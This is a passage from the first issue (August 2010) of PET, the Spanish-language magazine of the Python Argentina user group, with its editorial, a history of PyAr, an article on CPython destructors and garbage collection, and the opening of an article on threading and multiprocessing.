

PET: Python Entre Todos

La revista de la comunidad Python Argentina

Número 1: Agosto 2010

ISSN 1853-2071

En este número:

PyAr, la historia

`from gc import commonsense - Finish Him!`

Concurrencia Indolora: el módulo `processing`

Introducción a Unit Testing con Python

Taint Mode en Python

Dinamismo Aplicado

Decorando Código (Parte 1)

Web2Py Para Todos

Desafío PET

<http://revista.python.org.ar>

Licencia



Esta revista está disponible bajo una licencia CC-by-nc-sa-2.5.

Es decir que usted es libre de:



Copiar, distribuir, exhibir, y ejecutar la obra



Hacer obras derivadas

Bajo las siguientes condiciones:



Atribución — Usted debe atribuir la obra en la forma especificada por el autor o el licenciante.



No Comercial — Usted no puede usar esta obra con fines comerciales.



Compartir Obras Derivadas Igual — Si usted altera, transforma, o crea sobre esta obra, sólo podrá distribuir la obra derivada resultante bajo una licencia idéntica a ésta.

Texto completo de la licencia (<http://creativecommons.org/licenses/by-nc-sa/2.5/ar/>)

En Este Número

Licencia	i
Editorial: PET First Shot	1
Cómo Contribuir a PET	3
PyAr, la historia	5
from gc import commonsense - Finish Him!	11
Concurrencia Indolora: el módulo multiprocessing	17
Introducción a Unit Testing con Python	24
Taint Mode en Python	32
Dinamismo Aplicado	40
Decorando código (Parte 1)	46
Web2Py para todos	56
¿Cómo Está Hecha Esta Revista?	64
Desafío PET	66

Staff

Editores: Roberto Alsina, Emiliano Dalla Verde Marcozzi **Sitio:** <http://revista.-python.org.ar>

PET es la revista de PyAr, el grupo de usuarios de Python Argentina. Para aprender sobre PyAr, visite su sitio: <http://python.org.ar>

Los artículos son (c) de sus respectivos autores, reproducidos con autorización. El logo “solpiente” es creación de Pablo Ziliani.

La foto de la tapa es el esqueleto de una pitón, por Thomas Hawk, bajo licencia CC-by-nc.

Editor responsable: Roberto Alsina, Don Bosco 146 Dto 2, San Isidro, Argentina. **ISSN:** 1853-2071

Editorial: PET First Shot



Autor: Emiliano Dalla Verde Marcozzi

El autor se inicio en Python de la mano de Plone, siendo a su vez sus primeros pasos en la programación.

twitter: @edvm

identi.ca: @edvm

PET - Python Entre Todos

Por allá cerca de los comienzos de Junio del 2010 salió un mail por la lista mencionando la idea de armar una revista sobre Python desde la comunidad para con la comunidad, un proyecto libre, un espacio en donde uno pueda compartir su conocimiento para con el resto, un camino de honor y sacrificio comulgando las vicisitudes de nuestro lenguaje, Python.

¿Cómo se organizo la revista ?

Surgieron muchas ideas en la lista de correos, y una de las primeras cosas que se tuvo que definir fue el nombre ... estuvimos enfrentados a la adversa situación de tener que decidir una de entre tantas opciones:

- PyAr Exposed
- PET / Python Entre Todos
- The Greatest Pythonst Magazinest of the Worlds
- Lampalagua / Es la pitón nacional ;)

Luego de riñas, juicios, codewars, alianzas entre los miembros de la lista y rosca, finalmente se nombró PET como la opción más sana, neutral y efectiva.

A esto, le siguió la formación de los equipos ... se precisaban productores de artículos y quienes crearan handlers para poder manejarlos y plasmarlos en un formato digital, por lo que el flujo de este primerizo sistema bifurcó en el surgimiento de dos entidades:

- **AAASF** - Asociación de Articuladores Autónomos Separatistas Federales. Conjunto o clase cuyos sus miembros / métodos son capaces de escribir compulsivamente artículos de Python.
- **EUE!E** - Ente Unitario de Editores no Editables (**read-only mode** para los amigos). Grupo dedicado a la organización de los artículos y la generación de la revista.

Primeramente el **EUE!E** lanzó un llamado a licitación para quienes desearan contribuir con artículos en el primer número. Con las personas que respondieron al llamado, se formó una lista de pseudo-articuladores. Luego se avanzó en sofisticadas estrategias y metodologías para llevar adelante tan importante empresa como la generación de esta revista. Para ello se consultó con variedad de eminencias en distintas áreas (por nombrar algunas: Editoriales, Diseño, Programación, Traumatología, Alquimia y Linguistas conocedores del Sánscrito).

El resultado fue implementar el Principio KISS (un besito entre todos y manténlo simple, estúpido o en inglés, Keep It Simple, Stupid). Se definió una **deadline** (línea en la que mueren todos) con una fecha en el calendario gregoriano y dimos comienzo al **building** de la magazine ... Pasaron días, meses, años, centurias y milenios, pero el **EUE!E** continuó con su laboriosa tarea ... Se envió un correo electrónico (también conocido como email) a los pseudo-articuladores, de la cual tras una dramática situación de filtrado (básicamente, quienes respondieron el email ;) se formó el grupo que llevaría sobre sus hombros la odisea de generar compulsivamente artículos de Python para alimentar a este primer número de PET.

Esta lista fue entregada a la sección de monitoreo y rastreo de la **EEU!E** quien dió seguimiento a estos miembros de la **AAASF**, notificándoles sobre notificaciones relacionadas con el proyecto y hasta se constituyó un grupo elite denominado **PSS** (PyAr Super Star) dentro del **AAASF** ... A medida que el **EUE!E** recibía los artículos desde los **PSS** los fueron organizando y archivando en un bunker secreto de Suiza cual cuenta con las últimas innovaciones y tecnologías en materia de seguridad (por nombrar alguna, dispositivos .htaccess).

El 25 de Julio, en Europa, el comité de la **EUE!E** comenzó con la operación **The Final Countdown** (más info, ver: <http://is.gd/e9pnq>) cuya misión era dar a luz en los primeros días de Agosto del 2010 del calendario gregoriano a esta magazine comunitaria...

¡Hémosnos pues entonces, con este primer número, el génesis, el alpha, la antítesis de **KeyError** e **IndexError**, en un estado de goce pleno! Señoras y Señores, damos comienzo a la primer función, ábranse los telones y siéntanse a gusto con los contenidos de este **First Shot**.

Cómo Contribuir a PET



Hay muchas distintas maneras de ser parte de este proyecto.

Podés escribir para la revista

Es muy fácil: escribí lo que quieras, relacionado con Python, y probablemente salga en la revista. Para que publiquemos tu artículo, formateálo en reStructured Text (<http://docutils.sf.net>) y mandálo a revistapyar@netmanagers.com.ar

Si no sabés reStructured text no te preocupes, mandálo en cualquier formato mas o menos sencillo y lo arreglamos. Por favor, no te preocupes mucho por el formato: no nos mandes nada con un diseño muy complicado y nos vamos a poner de acuerdo enseguida.

Acompañá tu artículo con un par de frases sobre vos, un “avatar” que quieras mostrar (no necesita ser una foto tuya), datos para contactarte, y listo.

Los contenidos tienen que estar bajo la misma licencia Creative Commons que la revista.

Puede ser un artículo original, puede ser una versión expandida de algo en un blog, puede ser una traducción de un artículo famoso. La única condición es que esté bueno, y sea sobre Python.

Podés ser parte del equipo

En este momento, estamos haciendo todo a pulmón y con sólo 4 pulmones. Necesitamos correctores, editores, diseñadores (para HTML y PDF), articulistas, columnistas y bizcochitos para el mate.

Y el más importante:

Podés leerlo y difundirlo

Si te gustó este número y te parece que le puede servir a otros, copialó y distribuílo. Pasáله el link a toda la gente que quieras, mientras más gente lea, más fácil es. Y no solamente es legal hacerlo: ¡Queremos que lo hagas!

APARTIR DEL SÁBADO 24 DE JULIO DESDE LAS 10.30 HS.
LA TRIBU, LAMBARÉ 873 (CABA). A LA GORRA.

CHARLAS ABIERTAS DE PYTHON EN LA TRIBU

MÁS INFORMACIÓN:

PYTHON.ORG.AR/PYAR/CHARLASABIERTA52010

PYTHON ARGENTINA Y COLECTIVO LA TRIBU SE ENORGULLECEN EN PRESENTAR EL
CICLO 2010 DE CHARLAS ABIERTAS DE PYTHON.

SÁB. 24 DE JULIO

/De 10:30 a 15 hs./
«INTRODUCCIÓN A LA PRO-
GRAMACIÓN»
Con Facundo Batista.

SÁB. 31 DE JULIO

/De 10:30 a 15 hs./
«INTRODUCCIÓN A PYTHON»
Con Tomás Zurberti y
Facundo Batista.

SÁB. 21 DE AGOSTO

/De 10:30 a 12:30 hs./
«INTRODUCCIÓN AL DESA-
RROLLO WEB I»
Con Mariano Reingart
y Alejandro J. Cura.

/De 13 a 15 hs./
«FOOBAR (VIRTUALENV,
BUILDOUT, NOSE)»

Con Roberto Alsina.

SÁB. 11 DE SEPTIEMBRE

/De 10:30 a 12:30 hs./
«INTRODUCCIÓN AL DESA-
RROLLO WEB II»
Con Mariano Reingart
y Alejandro J. Cura.

/De 13 a 15 hs./
«DJANGO»
Con Manuel Kauffman.

SÁB. 25 DE SEPTIEMBRE

/De 10:30 a 12:30 hs./
«INTRODUCCIÓN A LAS
INTERFACES GRÁFICAS DE
ESCRITORIO I»
Con Roberto Alsina.

/De 13 a 15 hs./
«PLONE»
Con Roberto Allende.

SÁB. 2 DE OCTUBRE

/De 10:30 a 12:30 hs./
«INTRODUCCIÓN A LAS
INTERFACES GRÁFICAS DE
ESCRITORIO II»
Con Roberto Alsina.

/De 13 a 15 hs./
«WXPYTHON»
Con Mariano Reingart.

SÁB. 30 DE OCTUBRE

/De 10:30 a 12:30 hs./
«OPTIMIZANDO PYTHON»
Con Gabriel Genellina.

/De 13 a 15 hs./
«PYQT»
Con Roberto Alsina.

SÁB. 13 DE NOVIEMBRE

/De 10:30 a 12:30 hs./

«PYTHON 3000»
Con Facundo Batista.

/De 13 a 15 hs./
«TWISTED»
Con Lucio Torre.

SÁB. 20 DE NOVIEMBRE

/De 10:30 a 15 hs./
«TALLER DE PROGRAMACIÓN
DE JUEGOS»
Con Alejandro J. Cura y
Hector Sanchez.



python.org.ar/pyar/

FM 88.7 La TriBu

fm1atribu.com

PyAr, la historia



Autor: Facundo Batista

Facundo es un Ingeniero Electrónico que le divierte programar y jugar al tenis.

Blog: <http://taniquetil.com.ar/plog>

Twitter: @facundobatista

Identi.ca: @facundobatista

Conocí Python en el 2001, buscando un lenguaje piola para trabajar en entornos Unix y Windows, y frustrado por algunas experiencias anteriores. Inmediatamente ví que era algo que me gustaba, y comencé a invertir tiempo, aprendiendo y profundizando en él.

No conocía muchos que usaran este lenguaje. Sí, estaba la lista de Python en español, y la lista en inglés, pero no tenía contacto con otros argentinos que programaran en él (más que un par de compañeros de trabajo). Buscando gente, caí en un sitio que organizaba reuniones de todo tipo, me anoté, pero nada.

Llegó el 2004. Pablo Ziliani (más conocido como *un tal Pablo*) encontró el mismo sitio pero lo tomó, lo sacó de su hibernación, y mandó invitación para juntarnos.

Esta juntada fue finalmente la Primera Reunión de Python Argentina. Nos encontramos en un bar céntrico, el 9 de Septiembre de 2004, Pablo, un chico llamado Javier que no volvimos a ver, y el que suscribe.

Aunque sólo charlamos de generalidades alrededor de Python, el ímpetu no quedó ahí y con esa base se organizó la próxima reunión, en la que ya se empezó a formar el grupo propiamente dicho.

En esta segunda reunión, a fines de Octubre, se bautizó al grupo como “PyAr - Python Argentina”, y decidimos crear la lista de correo y establecer un portal web donde se den a conocer los objetivos y actividades del grupo, las instrucciones para participar, enlaces a información útil, y generar contenido propio (como por ejemplo experiencias

locales en el uso de Python).

El primer año del grupo pasó a pura reunión. Darnos a conocer no era fácil, y aunque hacíamos promedio una reunión por mes, éramos entre cuatro y siete personas, siempre los mismos. Pero en función de llegar a más gente fue que en la reunión de Agosto del 2005 decidimos participar en CaFeConf 2005, las Jornadas Abiertas de GNU/Linux y Software Libre organizadas por CaFeLUG. Presentamos entonces dos charlas para dicha conferencia, Lucio dió una sobre PyGame y yo una de introducción a Python.

Las primeras reuniones del 2006 nos encontraron ya con más gente (entre diez y veinte por reunión), y discutiendo sobre otros temas a nivel de grupo más allá de la difusión. Estábamos con la creación de las primeras remeras, Ricardo había creado un canal de IRC en Freenode (el viejo *python-ar*), y Alecu proponía formalizar un poco el tema de las reuniones, creando un procedimiento para las mismas.

También con estructuras más afianzadas se empezaron a barajar otros desafíos, como reuniones en interior del país, traer algún invitado internacional a CaFeConf 2006, traducir documentación oficial de Python, y algo que en su momento se llamó NERDcamp...

En Febrero de ese año yo realicé mi primer viaje a PyCon USA (la conferencia de Python más importante del mundo), donde PyAr comenzó a hacerse visible más allá de nuestras fronteras, no sólo porque dí una Lightning Talk de nuestro grupo, sino porque aproveché para vender muchas de las remeras que habíamos hecho.

En reuniones de esa primera parte del año también hablamos sobre el contenido de la lista de correo (si la separamos en sub listas o qué hacemos para limitar las conversaciones no específicas a Python; esta discusión la seguimos teniendo hoy en día...), hablamos del Día Python realizado en Mendoza, y charlamos sobre cómo organizar el grupo a nivel estructura: si íbamos a definir *cargos* dentro del grupo, o seguir como estábamos en una estructura plana sin presidentes ni presididos.

La organización del grupo merece un párrafo aparte. Desde el comienzo de Python Argentina hasta ahora no hubieron nunca personas con cargos específicos, sino que siempre mantuvimos una muy saludable anarquía, en donde había una asociación y un pacto voluntario entre las personas del grupo que quisieran llevar algún proyecto interno adelante, sin necesidad de “decisiones oficiales” que impongan recorridos al resto de las personas del grupo. En otras palabras, si alguien en PyAr desea empujar un proyecto, sólo tiene que hacerlo, y tendrá más o menos participantes y/o ayudantes en función de si el proyecto es interesante o no, pero no tiene que “oficializarlo”, o pedir aprobación sobre el mismo.

Siguiendo con la historia

En Junio del 2006 se realizó la Primer Jornada Python Santa Fe, en la Universidad Tecnológica Nacional, ciudad y provincia de, justamente, Santa Fe. Las jornadas fueron un éxito, y en la reunión / sprint posterior a las mismas (mientras comíamos pizza y hablábamos de todo un poco) se empezó a trabajar en un proyecto importante para el grupo: una versión offline de la Wikipedia. Este evento nos motivó bastante, y en la reunión siguiente Pablo Ziliani sugirió que tratemos de ponernos como objetivo “organizar una reunión *federal* al menos una vez al año”, y decidimos que queríamos tener una bandera de PyAr.

Septiembre del 2006 nos encontró participando en la tercera edición de PyWeek, una competencia internacional en la que se debe programar un juego en Python en una semana, arrancando desde cero y terminando con algo que prueban el resto de los competidores. No era la primera vez que participábamos, pero en esta oportunidad uno de los grupos de PyAr ganó la competencia con el juego Typus Pocus (iy otro grupo nuestro quedó tercero!).

La segunda mitad del año no trajo mayores novedades hasta que llegamos a CaFeConf 2006, donde estrenamos stand con una bandera recién salida del horno, y además una de las plenarias del evento era dada por Alex Martelli (habló de “Qué es Python y por qué importa”), invitado internacional traído por gestiones propias de PyAr.

Luego de este evento empezamos a reconocer lo importante que era para Python Argentina participar de estas conferencias y jornadas abiertas a la comunidad, ya que luego de las mismas notábamos un salto en la cantidad de suscriptos a la lista de correo. Además, empezamos a establecer buenos vínculos con el resto de la comunidad de software libre de Argentina, comunidad a la que algunos conocíamos pero en la que no estábamos involucrados.

El año 2007 fueron meses de consolidación. Se realizaron varias reuniones en Capital e interior, estuvo el segundo Día Python en Santa Fe (esta vez con dos tracks, de nuevo un éxito), y PyAr participó en CaFeConf, en Unlax y en las Jornadas Regionales de Software Libre, en Córdoba. Como se discutió en la reunión del grupo luego de esa conferencia, Python Argentina era un grupo nuevo que estaba naciendo y aprovechábamos la gentileza de los “hermanos mayores”: la capacidad organizativa y la gente involucrada en los LUGs. Un detalle importante a considerar es que Python era el único lenguaje de programación con stand propio, tanto en CaFeConf como en dichas Jornadas.

Durante este año también la lista de correo alcanzó una cantidad de participantes suficientes como para que la rueda gire sola: la gran cantidad de respuestas a las

preguntas dejó de surgir del grupito de 20 o 30 personas que arrancó el grupo y pasó a ser generadas por personas más nuevas. También activamos el IRC como medio de comunicación, pero usando `#pyar` como canal en Freenode (necesitábamos hacer algunos cambios y no teníamos acceso a Ricardo, que había creado el anterior). En conjunto, la lista y el canal de IRC, probaron ser los mejores medios de comunicación para el grupo, complementándose entre ellos ya que la dinámica es distinta en cada caso, y teniendo como soporte persistente al sitio web, que de a poco se fue llenando de Recetas, Cartelera de Trabajo, Novedades, Documentación, FAQ, etc.

2008 arrancó con una gran novedad: el primer PyCamp. Organizado por Except, una empresa de Córdoba, este evento se desarrolló durante cuatro días en los que fuimos a trabajar en distintos proyectos de Software Libre relacionados con Python, a socializar, y a tener algún pequeño contacto con la naturaleza.

En la reunión de Mayo de ese año se charló sobre las participaciones del grupo en otros eventos internacionales. Estuvimos representados nuevamente en PyCon y por primera vez en Fisl (donde integrantes de PyAr hicieron Falabracman, un juego en 36 horas para la competencia OLPC Game Jam, ¡la cual ganaron!). También se charló una diferencia importante entre los grupos de usuarios de USA y de Argentina; en Estados Unidos se juntan directamente a programar o a hablar de cosas netamente técnicas, y en Argentina las reuniones son con un fin más social, para conocernos las caras y quizá tomar alguna que otra cerveza. Relacionado con una idea que venía de antes, Humitos nos contó que estaba haciendo una traducción al español de manual de Django, y surgió el tema de traducir el Tutorial oficial de Python, con la posibilidad de imprimirlos y encuadernarlos para venderlos o regalarlos en algunos eventos.

La segunda mitad del año estuvo bien movidita también. No sólo por reuniones en Buenos Aires e interior (¡primera vez en Rosario!), sino que terminamos de definir el diseño de la segunda tanda de remeras de PyAr, y participamos nuevamente en las Jornadas Regionales de Software Libre. En este evento Python volvió a pisar fuerte, no solo por la cantidad de charlas presentadas o lo exitoso del stand, sino que volvimos a traer un invitado internacional (Raymond Hettinger) para que dé una plenaria en un evento de primera línea.

También se realizaron las 3ras Jornadas Python en Santa Fe, donde se anunció formalmente que al año siguiente se realizaría la primera conferencia nacional de Python en Argentina. En la última reunión del año en Buenos Aires se terminó de discutir el arranque de la organización de esta importante conferencia, y terminamos el 2008 con muchas ganas de que arranque el próximo.

Quinto aniversario

Los últimos días de Marzo del 2009 nos trajo la segunda edición del PyCamp, nuevamente en Los Cocos (Córdoba). Fueron nuevamente cuatro días en los que se desarrollaron muchos proyectos, y se profundizaron muchos lazos dentro de la comunidad Python.

La segunda parte del año tuvo como plato fuerte a PyCon Argentina 2009, la primera conferencia en español del mundo, un merecido festejo del quinto cumpleaños de PyAr. Fueron dos días en Septiembre, mañana y tarde, con tres secciones en paralelo la mayor parte del tiempo. Usamos tres auditorios de distintas capacidades, siendo el mayor para 300 personas, y dividimos las exposiciones en tres tipos: charlas comunes (tuvimos 33 distribuidas en ambos días), lightning talks, y plenarias.

PyCon fue todo un éxito (no esperábamos tanta gente, vinieron más de 400 personas, muchas de Buenos Aires, pero una buena parte de interior, y también gente de otros países), y tuvo muy buena repercusión tanto en nuestro país como en medios internacionales. A esto último ayudó que tuvimos dos invitados de primera línea (Jacob Kaplan-Moss y Collin Winter) que se lucieron en sus respectivas charlas plenarias.

Para la conferencia pudimos terminar uno de los proyectos de larga data dentro del grupo: ni más ni menos que la traducción completa al castellano del Tutorial de Python (el oficial), que publicamos en la red pero que también imprimimos en cantidad para repartir durante la conferencia (especialmente en la charla de *Introducción a Python*), y que luego fuimos llevando a los otros eventos que participamos. Además, aprovechando que PyAr tiene mucha gente estudiando en Universidades, donamos Tutoriales a las Bibliotecas de dichas instituciones.

Terminamos el año con una participación en un evento amigo, Fábrica de Fallas, en La Tribu. No es un ámbito tradicionalmente orientado a la programación, y aunque PyAr siempre tuvo buena acogida en ese ámbito, nos sorprendió gratamente que uno de los momentos artísticos del evento haya sido la pintada de un mural cuya base es un tutorial de Python!

El comienzo del 2010 tuvo al clásico PyCamp en la primera parte del año, pero esta vez no en Los Cocos, como en las dos ediciones anteriores, sino en Verónica (Buenos Aires). Cambió el lugar pero no el estilo: los PyCamps son uno de los eventos de programación más interesantes que conozco, y uno de los que más cumplen a la hora de aprender y divertirse.

También se aceleró el trabajo sobre la CDPedia, el proyecto que ya les había mencionado sobre meter la Wikipedia en un disco para usarse sin estar conectados a Internet.

En la versión CD entraron más de 80 mil artículos, la mayoría con imágenes. Y en la versión DVD entraron todos, casi todos con sus respectivas imágenes. Si podemos terminar algunas funcionalidades que necesitamos, estaríamos distribuyendo la CDPedia en muchas escuelas de todo el país, a través del Ministerio de Educación.

En Mayo se realizó el primer Python Day en Rafaela, Santa Fe, el cual fue un éxito, llevando a casi 100 personas. Y para Septiembre se hará el primer Python Day en Buenos Aires, que esperamos ansiosos.

La segunda parte del año nos traerá también el primer Ciclo de Charlas Abiertas, en La Tribu (una serie de charlas sobre programación y Python, a la gorra, abiertas a la comunidad), y la segunda edición de PyCon Argentina, esta vez en Córdoba.

Seguramente cerremos el sexto año del grupo festejando todo lo hecho, pero también planeando nuevos eventos, nuevas formas de promover Python, y de juntarnos entre todos los usuarios de Python del país.

from gc import commonsense - Finish Him!



Autor: Claudio Freire

No sé si todos, pero muchos de los que usamos python (y cualquier lenguaje de alto nivel, en realidad) nos sentimos atraídos por sus elegantes abstracciones. Y no es la menor la que abstrae el manejo de memoria, el `garbage collector` como se lo conoce.

Este bicho tan ignorado pero reverenciado, dicen las historias, nos permite programar sin preocuparnos por la memoria. No hace falta reservar memoria, no hace falta liberarla... el `garbage collector` se encarga de eso.

Y, como toda historia, tiene *algo* de verdad.

En esta tira analizaremos los mitos y verdades del manejo de memoria automático. Mucho de lo que veremos se aplica a muchos lenguajes a la vez - a todos los que utilicen algún tipo de manejo de memoria automático - pero, por supuesto, el foco es sobre el manejo que hace Python. Y no cualquier python, que hay varios.. CPython.

Finalización

Escapando un rato de lo que es reservar y liberar bytes, porque antes de meternos en esos detalles profundos y viscerales de CPython debemos conocer la superficie que los cubren, veamos un tema que tiene repercusiones serias en el manejo de memoria y de recursos en general.

Si el lector ha programado en varios lenguajes orientados a objetos (no sólo python), conocerá de sobremanera los constructores. Pequeñas funcioncitas que, bueno, construyen instancias de objetos de alguna clase particular.

Por ejemplo:

```
>>> class ClaseInutil:
...     def __init__(self, valor):
...         self.valor = valor
...
>>> objetoInutil = ClaseInutil(3)
>>> objetoInutil.valor
3
```

El mismo lector también recordará algo menos común en Python: los destructores. Los destructores (así llamados en muchos lenguajes, pero toman otros nombres también) son funciones que se invocan para *liberar* recursos asociados a la instancia. Por ejemplo, si nuestra *ClaseInutil* tuviera como valor un archivo, un socket, o algo que necesite ser “*cerrado*” o “*liberado*”, vamos a querer implementar un *destructor* que lo haga cuando la instancia deje de existir.

Esto se llama finalización, y en python se escribe:

```
>>> class ClaseInutil:
...     def __init__(self, archivito):
...         print "abriendo"
...         self.valor = open(archivito, "r")
...     def __del__(self):
...         print "cerrando"
...         self.valor.close()
...
>>> objetoInutil = ClaseInutil("archivito.txt")
abriendo
>>> objetoInutil = None
cerrando
```

Otro lector dirá *Hm... interesante*. No lo voy a contradecir.

Y sí, la clase se llama inútil porque los archivos en python ya tienen su destructor, que cierra el archivo. Pero es un ejemplo.

Vida y obra de una clase

Ahora viene la pregunta que hay que hacerse. ¿Cuándo pues deja de existir una instancia? ¿Cuándo se llama a `__del__`?

En la mayoría de los lenguajes de alto nivel que administran la memoria por nosotros, la definición es muy laxa: en algún momento cuando no haya referencias alcanzables a

la instancia.

En esa pequeña frasecita se esconde un mundo de subespecificación. ¿Qué es una referencia alcanzable? ¿Qué momento exactamente? ¿Inmediatamente al volverse inalcanzables las referencias remanentes? ¿Un minuto después? ¿una hora después? **¿Un día después?**

Como la primera pregunta es complicada, la vamos a ver la próxima. Y para la segunda, tercera, cuarta, quinta y sexta pregunta... bueno... no hay respuesta precisa **a partir de la especificación del lenguaje**. La especificación, aquí, *es vaga y a propósito*.

La utilidad de subespecificar (no dejar en claro cuándo se finaliza una instancia) es muy grande, créase o no. Si no fuera por esto, Jython no existiría. Para los que no conozcan Jython, es una implementación del lenguaje Python, pero hecha en Java - porque nada dice que hay que implementar Python con C, y porque nada lo impide.

Si la especificación hubiera dicho que los objetos se finalizan inmediatamente después de volverse inalcanzables, una implementación en Java hubiera sido muchísimo más ineficiente, puesto que semejante requerimiento es muy diferente a los requerimientos del `garbage collector` de Java. Siendo inespecífica, la especificación de Python permite reutilizar el `garbage collector` de java, cosa que hace a Jython viable.

Y si algún lector programó finalizadores en Java, ya estará notando el problema: Python, como lenguaje, no nos da garantía alguna de cuándo va a ejecutarse nuestro destructor `__del__`. Sólo que se va a ejecutar. Hoy, mañana, pasado... o cuando se apague la computadora. Da lo mismo a la especificación del lenguaje, cualquiera de esas opciones sería una implementación válida de Python.

En realidad es peor... puesto que Python, en la especificación, también dice que no garantiza que se llame al destructor de los objetos que estén vivos al finalizar el intérprete. O sea, si hago `sys.exit(0)`, los objetos que estén vivos pueden no llamar a su destructor. O sea que tampoco garantiza que vaya a llamarse eventualmente en todos los casos.

Pero CPython, a diferencia de Jython, implementa un tipo de `garbage collector` que es mucho más inmediato en detectar referencias inalcanzables - al menos en la mayoría de los casos. Esto hace parecer a los destructores de python mágicos, inmediatos, como los destructores de C++. Y es la razón por la que los destructores, en CPython, son diez veces más útiles que, digamos, en Java. O Jython.

Muchos programadores Python, equivocadamente, se apoyan en esta immediatez inherente a CPython (una implementación entre tantas del lenguaje Python), como si lo fuera a Python (el lenguaje en sí). Lamentablemente me cuento entre ellos. Es muy

cómodo, hay que admitir, así que si vamos a apoyarnos en esta comodidad, hagámoslo a conciencia, sabiendo lo que hacemos, y las limitaciones que tiene:

Referencias circulares

Nuestra clase inútil utiliza un destructor para cerrar el archivo... cosa que se considera incorrecta en Python. ¿Por qué?, tanta gente se pregunta.

Veamos:

```
>>> objetoInutil = ClaseInutil("archivito.txt")
abriendo
>>> objetoInutil2 = ClaseInutil("archivito.txt")
abriendo
>>> objetoInutil.circulito = objetoInutil2
>>> objetoInutil2.circulito = objetoInutil
>>> objetoInutil = objetoInutil2 = None
```

Ahora, ejercicio interesante para el lector pensar qué saldrá por la consola luego de esa última sentencia. No es poco común equivocarse aquí, y decir: *imprime "cerrando" dos veces*. No, no lo hace. Adelante, hagan la prueba.

Para entender qué sucede, tipear en la consola `import gc ; gc.garbage`. Ahí están nuestras dos instancias de `ClaseInutil`.

¿Qué sucedió? Lo veremos en detalle en otra entrega. Lo importante para recordar es que los destructores se llevan muy mal con las referencias circulares. Y hay muchas, muchas formas de caer en referencias circulares, y no siempre son sencillas de detectar, y siempre son más difíciles aún de evitar. `gc.garbage` va a ser nuestro amigo siempre que sospechemos de este tipo de problemas.

Resucitando objetos

Las personas no son las únicas que pueden recibir CPR (resucitación cardiopulmonar). Los objetos en python también. Realmente, a mí personalmente, nunca me fue útil para nada. Nada de nada de nada. Pero alguien debe haber pensado que estaba bueno, porque es parte del lenguaje:

Si un destructor de una instancia, en el proceso, crea una *referencia alcanzable a sí mismo*, la destrucción se cancela, y el objeto vive.

Capaz que puede servir para depuración, o para hacer cosas locas. Imaginemos que un recurso lo tengo que destruir sí o sí en el thread principal (no es descabellado, sucede

y no pocas veces). El destructor, pues, podría pedir `thread.get_ident()` y comparar con el thread principal, si no se está corriendo en el thread correcto, encolar la instancia para ser destruida en el thread principal. Al encolarla, se crea una referencia alcanzable, y CPython va a detectar esto. Es perfectamente legal.

También puede suceder esto por accidente, y es lo más importante para recordar, puesto que dudo que muchos lectores quieran hacerlo a propósito. Es importante, pues, no dejar escapar una referencia a `self` desde el destructor, o terminaremos con situaciones feas. Goteras de memoria, recursos sin cerrar, excepciones. Cosas feas.

Justamente, veamos un caso del que podremos zafar puesto que Python mismo lo evita:

```
>>> class ClaseInutil:
...     def __init__(self, archivito):
...         print "abriendo"
...         self.valor = open(archivito, "r")
...     def __del__(self):
...         raise RuntimeError, "quiero romper todo"
...
>>> try:
...     x = ClaseInutil("archivito.txt")
...     # hacer cosas
...     x = None
... except:
...     pass
...
abriendo
Exception RuntimeError: RuntimeError('quiero romper todo',)
  in <bound method ClaseInutil.__del__
    of <__main__.ClaseInutil instance at 0x7f2b2873e4d0>> ignored
```

Lo divertido del código de arriba, no es que explota. Es obvio, después de todo tiré un `RuntimeError` muy a propósito. Lo divertido es que **no explota**.

Uno esperaría que tire `RuntimeError`, el `except` debería atrapar la excepción e ignorarla (pero no imprimir que la ignoró). Pero si hiciera eso, la referencia no desaparece, porque al tirar la excepción, se guardó una referencia a `self` en el objeto `Traceback` de la excepción. Y al salir del bloque de `except` intentaría volver a destruirla, lo que tira otra excepción, lo que vuelve a resucitar el objeto... y así. Muy divertido.

Nota: *Sucede que todas las excepciones tienen una referencia a las variables locales de donde se produjo la excepción, pues es útil para los depuradores, y eso puede mantener vivas instancias, o resucitarlas.*

Así que CPython, muy al tanto de este problema, ignora las excepciones que intentan escapar de un destructor. Si el destructor no atrapa una excepción, no se elevará al código que “llamó” al destructor. Lo cual tiene sentido, porque el código que llamó al destructor lo hizo implícitamente, de casualidad, rara vez sabría atrapar la excepción.

Otra forma de dejar escapar referencias a `self` que suele pasar desapercibida es al usar closures. Expresiones lambda como `lambda x : self.atributo + x`, tienen implícita una referencia a `self`, y si escapa esa expresión lambda también escapa `self`.

Administradores de contexto

Concluyendo, los destructores son útiles, cómodos, y difíciles de predecir. Hay que usarlos con cuidado, y siempre que asumamos que los destructores se llaman inmediatamente al dereferenciar una instancia, estaremos creando código que sólo funcionará correctamente en CPython.

Para cerrar archivos, Python nos provee de una herramienta más predecible, y con soporte uniforme en todas las implementaciones del lenguaje: la sentencia `with`:

```
>>> with open("archivito.txt", "r") as f:
...     # hacer algo
...     # no hace falta llamar a f.close(),
...     # se llama al salir del bloque 'with'
```

No veremos los detalles de la sentencia `with`, pero cabe mencionar que no reemplaza a los destructores. Sólo reemplaza al uso que le dimos a los destructores **en este artículo**, o sea, para cerrar archivos. La sentencia tiene muchos otros usos, los invito a investigarla.

Concurrencia Indolora: el módulo multiprocessing



Autor: Roberto Alsina

El autor lleva mucho tiempo con Python, y ya casi casi le está tomando la mano.

Blog: <http://lateral.netmanagers.com.ar>

twitter: @ralsina

identi.ca: @ralsina

A veces uno está trabajando en un programa y se encuentra con uno de los problemas clásicos: la interfaz del usuario se bloquea. Estamos haciendo una operación larga y la ventana se “congela”, se trava, no se actualiza hasta que esa operación termina.

A veces eso es tolerable, pero en general da una imagen de aplicación amateur, o mal escrita, y molesta.

La solución tradicional para ese problema es hacer que tu programa use multithreading, o sea, que tenga más de un hilo de ejecución. Descargás la tarea costosa a un hilo secundario, hacés lo que tenés que hacer para que la aplicación se vea “viva”, esperás que termine el hilo y seguís adelante.

Un ejemplo de juguete es este:

```
# -*- coding: utf-8 -*-
import threading
import time

def trabajador():
    print "Empiezo a trabajar"
    time.sleep(2)
    print "Termino de trabajar"

def main():
    print "Empieza el programa principal"
    hilo = threading.Thread(target=trabajador)
    print "Lanzo el hilo"
```

```
hilo.start()
print "El hilo está lanzado"

# isAlive() da false cuando el hilo termina.
while hilo.isAlive():
    # Acá iría el código para que la aplicación
    # se vea "viva", una barra de progreso, o simplemente
    # seguir trabajando normalmente.
    print "El hilo sigue corriendo"
    # Esperamos un ratito, o hasta que termine el hilo,
    # lo que sea más corto.
    hilo.join(.3)
print "Termina el programa"

# Importante: los módulos no deberían ejecutar
# código al ser importados
if __name__ == '__main__':
    main()
```

Que produce este resultado:

